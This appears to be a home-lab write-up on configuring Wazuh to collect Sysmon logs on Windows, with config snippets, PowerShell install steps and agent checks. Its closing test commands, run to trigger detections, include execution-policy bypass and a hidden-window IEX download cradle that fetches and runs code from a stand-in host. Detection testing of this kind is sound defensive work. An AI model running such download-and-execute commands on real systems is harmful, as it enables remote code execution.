
<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>

<!-- Policy monitoring -->
<rootcheck>
```

#Wazuh now collects sysmon logs



```

PS C:\Users\Administrator> cd $env:USERPROFILE\Downloads\Sysmon
>> curl.exe -L -o sysmon-full.xml https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100 120k    100 120k    0     0  396k    0 --:--:-- --:--:-- --:--:-- 399k
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon64.exe -u


System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
sysinternals - www.sysinternals.com

Stopping Sysmon64.
sysmon64 stopped.
sysmon64 removed.
Stopping SysmonDrv.
SysmonDrv stopped.
SysmonDrv removed.
Removing service files.
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon64.exe -accepteula -i .\sysmon-full.xml

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
sysinternals - www.sysinternals.com

```


#Issue, I had 2 config files





#Checking agent health

```
PS C:\Users\Administrator> Get-Service -Name wazuh | Select-Object Status, StartType

Status StartType
-----
Running Automatic
```







```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> powershell -Command "IEX('Write-Host Hello')"
Hello
PS C:\Users\Administrator> powershell -ExecutionPolicy Bypass -Command "Write-Host 'Suspicious Test'"
Suspicious Test
PS C:\Users\Administrator>
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> powershell.exe -NoLogo -WindowStyle Hidden -Command "IEX(New-Object Net.WebClient).DownloadSt
ring('http://example.com')"
```

